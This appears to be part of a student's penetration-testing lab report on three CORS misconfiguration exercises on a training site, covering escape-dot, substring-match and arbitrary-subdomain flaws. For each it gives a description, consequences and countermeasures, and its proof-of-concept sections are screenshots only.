


2.5. CORS with Escape dot

Reference	Risk Rating
Sub-lab-5: CORS with Escape dot	High
Tools Used	
Burp-Suit	
Vulnerability Description	
CORS is a browser security feature that decides which websites can access data from another site. If not set up correctly, hackers can steal sensitive information or make unauthorized requests.	
How It Was Discovered	
Automated Burp-Suit- Intercept	
Vulnerable URLs	
https://labs.hacktify.in/HTML/cors_lab/lab_5/cors_5.php	
Consequences of not Fixing the Issue	
<ol style="list-style-type: none">1. Attackers can exploit user sessions to perform actions.2. Weak security can lead to other exploits like CSRF or XSS3. Malicious sites can send requests on behalf of users.	
Suggested Countermeasures	
<ol style="list-style-type: none">1. Allow only trusted domains.2. Regularly audit CORS policies and API access logs for suspicious activity.3. Limit HTTP Methods & Headers.	
References	
https://owasp.org/www-community/Injection_Information https://portswigger.net/web-security/cross-site-scripting/html-injection	

Proof of Concept

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab




2.6. CORS with Substring match

Reference	Risk Rating
Sub-lab-6: CORS with Substring match	High
Tools Used	
Burp Suit	
Vulnerability Description	
CORS is a browser security feature that decides which websites can access data from another site. If not set up correctly, hackers can steal sensitive information or make unauthorized requests.	
How It Was Discovered	
Automated Burp-Suit- Intercept	
Vulnerable URLs	
https://labs.hacktify.in/HTML/cors_lab/lab_6/cors_6.php	
Consequences of not Fixing the Issue	
<ol style="list-style-type: none">1. Attackers can exploit user sessions to perform actions.2. Weak security can lead to other exploits like CSRF or XSS3. Malicious sites can send requests on behalf of users.	
Suggested Countermeasures	
<ol style="list-style-type: none">1. Allow only trusted domains.2. Regularly audit CORS policies and API access logs for suspicious activity.3. Limit HTTP Methods & Headers.	
References	
https://owasp.org/www-community/Injection_Information https://portswigger.net/web-security/cross-site-scripting/html-injection	

Proof of Concept

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab



2.7. CORS with Arbitrary Subdomain

Reference	Risk Rating
Sub-lab-7: CORS with Arbitrary Subdomain	High
Tools Used	
Burp-Suit	
Vulnerability Description	
This happens when a website allows any subdomain (like *.example.com) to access its data. Hackers can create a fake subdomain (evil.example.com) and trick users into sharing sensitive info. Since it's a subdomain, the request is allowed, and the hacker steals the data.	
How It Was Discovered	
Automated Burp-Suit- Intercept	
Vulnerable URLs	
https://labs.hacktify.in/HTML/cors_lab/lab_7/cors_7.php	
Consequences of not Fixing the Issue	
<ul style="list-style-type: none">• Account Takeover.• Weak security can lead to other exploits like CSRF or XSS If an admin visits a malicious subdomain, attackers may gain control.	
Suggested Countermeasures	
<ol style="list-style-type: none">1. Avoid Wildcard Subdomains (*.example.com)2. Verify the Origin Header on the Server3. Ensure requests are coming from authorized subdomains before allowing access.	
References	
https://owasp.org/www-community/Injection_Information https://portswigger.net/web-security/cross-site-scripting/html-injection	

Proof of Concept

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab

